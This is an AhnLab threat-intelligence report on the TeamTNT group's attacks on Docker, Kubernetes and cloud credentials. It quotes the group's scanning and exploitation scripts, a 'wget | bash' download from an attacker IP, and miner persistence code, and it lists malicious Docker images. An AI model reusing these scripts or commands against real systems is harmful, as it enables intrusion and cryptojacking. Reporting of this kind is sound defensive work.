AhnLab Cyber Threat Intelligence Report

TLP: AMBER

Threat Trend Report on TeamTNT Group

V1.0

AhnLab Security Emergency Response Center (ASEC)

Jul. 29, 2021

AhnLab

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Precautions
TLP: RED	Reports only provided for certain clients and tenants	**Documents that can only be accessed by the recipient or the recipient department** Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	**Can be copied and distributed within the recipient organization (company) of reports** Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	**Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training** Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

Remarks

If the report includes statistics and indices, some data may be rounded, meaning that the sum of each item may not match the total.

This report is a work of authorship protected by the Copyright Act
Unauthorized copying or reproduction for profit is strictly prohibited under any circumstances.

Seek permission from AhnLab in advance
if you wish to use a part or all of the report.

If you reprint or reproduce the material without the permission of the organization mentioned above, you may be held accountable for criminal or civil liabilities.

The version information of this report is as follows:

Version	Date	Details
1.0	2021. 07. 29	Draft

Contents


⚠ CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

1. Overview of TeamTNT

1.1) Introduction to TeamTNT


The TeamTNT group was first identified to be in action around April 2020 and is a group that constantly attacks cloud-related environments even up until now in July 2021. The name “TeamTNT” was given because of the string “teamtnt” included in the malware and URL used in their attacks. The main targets of this group are Docker and Kubernetes servers or cloud service environments such as AWS, and their main objective is collecting computing resources for cryptocurrency mining or Denial of Service (DoS) attacks. Additionally, there is a Twitter name “HildeGard@TeamTNT” which is assumed to be the account of the TeamTNT group. This Twitter account's information and posts reveal that the group is made up of operators who speak English and German.


HildeGard@TeamTNT
@HildeTNT

Red Teaming

Germany teamtnt.red Joined August 2020

Figure 1. Twitter account information of the TeamTNT group



HildeGard@TeamTNT @HildeTNT · Jul 23

So langsam geht es aber wirklich ein kleines bisschen zu weit.

it security @it__security · Jul 22

Leere Tanksäulen, verriegelte Supermarkttüren, der erste digitale #Katastrophenfall in Deutschland – Menschen weltweit haben die #Folgen der jüngsten #Cyberattacken gegen KRItische InfraStrukturen (#KRITIS) am eigenen Leib gespürt. @VeritasTechDE it-daily.net/it-sicherheit/...

Figure 2. A Twitter post from the TeamTNT group

1.2) Evolution of TeamTNT

Below is the evolution of TeamTNT's attack from April 2020 to July 2021.

[1] Expansion of attack targets from Docker servers to Kubernetes

When TeamTNT was first discovered, they originally attacked Docker servers. Four months later, in August 2020, there was an attack against the cloud-based environment Kubernetes. Like the attacks against Docker, the attacks against Kubernetes targeted vulnerable REST API servers. After successful infiltration, "Peirates", a privilege escalation tool of Kubernetes was used to attempt privilege escalation.





Figure 3. Additional target: "Kubernetes"

[2] Uploading malicious Docker images using a hacked Docker Hub account

The same TeamTNT group made and used a new Docker Hub account to upload malicious Docker images. However, in May 2021, they stole a Docker Hub account with the ID "megawebmaster" to upload malicious Docker images. The "megawebmaster" account was stolen through the credential values accidentally uploaded for a short time on GitHub. The official Docker Hub website perceived this threat and deleted both the “megawebmaster” account credentials and the malicious Docker images.



megawebmaster/dockgeddon

By megawebmaster • Updated 6 days ago

Figure 4. Malicious Docker image uploaded through the 'megawebmaster' account

[3] Expansion of attacks to Cloud Service Provider (CSP)

To expand lateral movement even further, around August 2020, TeamTNT attempted to steal credentials from Amazon Web Services (AWS), a Cloud Service Provider (CSP) with the highest market share. In June 2021, there have been attempts of not only stealing AWS credentials but also the credentials of Google Cloud Platform (GCP) and QCloud, TenCent Cloud’s cloud company.





Figure 5. TeamTNT's attempts to steal AWS, GCP, and QCloud credentials

2. TeamTNT's TTPs

This report summarizes TeamTNT's attacks by Tactics, Techniques, Procedures (TTP).

2.1) Reconnaissance and Initial Access


'TeamTNT' initially uses infiltrated systems to attempt access to servers with vulnerable Docker REST API and Kubernetes API settings. To find servers with vulnerable Docker REST API and Kubernetes API settings, the “zgrap” and “masscan” tools are used to find servers whose 2375/2376 (Docker REST API) and 10250 (Kubelet Control Plane) ports are open.



```
GET [redacted]:2375/ HTTP/1.1
Host: [redacted]
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: SL_G_WPT_TO=en; SL_GWPT_Show_Hide_tmp=1; SL_wptGlobTipTmp=1
```


```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Wed, 20 Jan 2021 17:37:11 GMT
Content-Length: 29

{"message":"page not found"}
```

Figure 6. The threat actor scanning for ports 2375/2376 (Docker REST API) and 10250 (Kubelet Control Plane)



```
kube_pwn(){
LRANGE=$1
rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo '')
eval "$rndstr"="'$(masscan --open -p10250 $LRANGE --rate=250000 | awk '{print $6}')'";
for ipaddr in ${!rndstr} ; do
if [ -f $TEMPFILE ]; then rm -f $TEMPFILE; fi
timeout -s SIGKILL $T1OUT curl -sLk https://$theip:10250/runningpods/ | jq -r '.items[] | .metadata.n
KUBERES=$?
if [ "$KUBERES" = "0" ];then
curl -sLk http://45.9.148.85/chimaera/up/kube_in.php?target=$theip
while read namespace podname containername; do
timeout -s SIGKILL $T1OUT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername
timeout -s SIGKILL $T1OUT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername
```

Figure 7. TeamTNT script that scans for vulnerable Kubernetes servers using masscan



```
dAPIpwn(){
range=$1
port=$2
rate=$3
rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo '')
eval "$rndstr"="'$(masscan --router-mac 66-55-44-33-22-11 $range -p$port --rate=$rate | a

for ipaddy in ${!rndstr}; do
timeout -s SIGKILL 120 docker -H $TARGET run -d --net host --restart always --privileged
timeout -s SIGKILL 240 docker -H $TARGET run -d --net host --privileged -v /:/mnt alpine
done
}

function feed_the_ranges(){
clear ; echo "scanne local range" ; sleep 2 ; clear
for LRANGE in ${LAN_RANGES[@]}; do
dAPIpwn $LRANGE 2375 $RATE_TO_SCAN
dAPIpwn $LRANGE 2376 $RATE_TO_SCAN
```

Figure 8. TeamTNT script that scans for vulnerable Docker servers using masscan


They also upload disguised malicious Docker images to Docker Hub to distribute malware. The malicious Docker images uploaded by TeamTNT to Docker Hub are as follows.

Docker Hub Account	Docker Image Name
hildeteamtnt	pause-amd64:3.4
	pause-amd64:3.3
	avscan
0xe910d9fb6c	docker-network-bridge-ipv6
mangletmpuser	dockgeddon
portaienr	tntscanminion
	jadocker
	du
	portaienr
	p0rtainer
	simple
	docrunker2
	drwho
	sbin
	allink

	bobedpei
heavy0x0james	dockgeddon
	wescopwn
	tornadopwn
	jaganod
	awspwner
	tornadorangepwn
megawebmaster	fcminer
	dockgeddon

Table 1. Malicious Docker image uploaded by TeamTNT

As shown in the figure below, there was a post on the online forum Reddit, where it said that the author's PC has been infiltrated because they had used a Docker image called "portaienr".



Posted by u/thinkpadquestion0 10 months ago

Infected by TeamTNT - what have I done wrong?

Hi Everyone,

My VPS was recently infected by the TeamTNT Docker worm that seems to be making rounds:

https://threatpost.com/aws-cryptojacking-worm-cloud/158427/

https://www.cadosecurity.com/2020/08/17/teamtnt-the-first-crypto-mining-worm-to-steal-aws-credentials/


Fortunately I don't have any AWS credentials on the infected VPS, but I'm trying to figure out what went wrong so when I wipe and rebuild I don't make the same mistakes. It looks like my mistakes were around my docker APIs, and perhaps portainer. I have fail2ban installed and it doesn't look like any malicious logins happened, but the worm did create a "hilde" user account with ssh keys on it. My docker compose is below, any thoughts?

```
version: "3.7"

########################### NETWORKS
networks:
  t2_proxy:
    external:
      name: t2_proxy
```

Figure 9. Infiltration caused by the use of a Docker image called "portaienr"

2.2) Maintaining Persistence and Privilege Escalation


After TeamTNT successfully infiltrates the target, they first check whether a competing CoinMiner (Kinsing, redis-backup miner, ntpd miner, crux worm, etc.) is already installed before installing their malware. If any are present, they are uninstalled.



```
#!/bin/bash
# wget -O - http://45.9.148.35/chimaera/sh/clean.sh | bash


ARRAY_SERVICES=("xmrig" "xmrig.service" "moneroocean_miner" "moneroocean_miner.service")
ARRAY_PKILLBIN=("xmrig" "kinsing")


HOME_DIR_FILES=(".ins/xmrig-6.8.2/evil_script.py" ".ins/xmrig-6.8.2/config.json" ".ins/x
                "xmrig-6.7.2/xmrig" "xmrig-6.7.2/" "xmrig-6.8.1/xmrig" "xmrig-6.8.1/" \
                "/usr/local/lib/libprocesshider.so" "/usr/local/.mysqld/mysqld" \
                )

XMRIG_VERSIONS=("6.7.0" "6.7.2" "6.8.1")
```


Figure 10. Team TNT script checks for installed competing CoinMiners and removes them

Afterward, they maintain persistence by using “systemd(=systemctl)”, which is usually used to auto-execute daemon when booting up a Linux system.




```
    echo "[*] Creating crypto systemd service"
    cat >/tmp/crypto.service <<EOL
[Unit]
Description=crypto system service

[Service]
ExecStart=$MOHOME/[crypto] --config=$MOHOME/[crypto].pid
Restart=always
```

Figure 11. Maintaining persistence using 'systemd' - 1



```
if ! type systemctl >/dev/null; then

  echo "[*] Running miner in the background (see logs in $HOME/moneroocean/xmrig.log file)"
  /bin/bash $HOME/moneroocean/miner.sh --config=$HOME/moneroocean/config_background.json >/dev/
  echo "ERROR: This script requires \"systemctl\" systemd utility to work correctly."
  echo "Please move to a more modern Linux distribution or setup miner activation after reboot
```

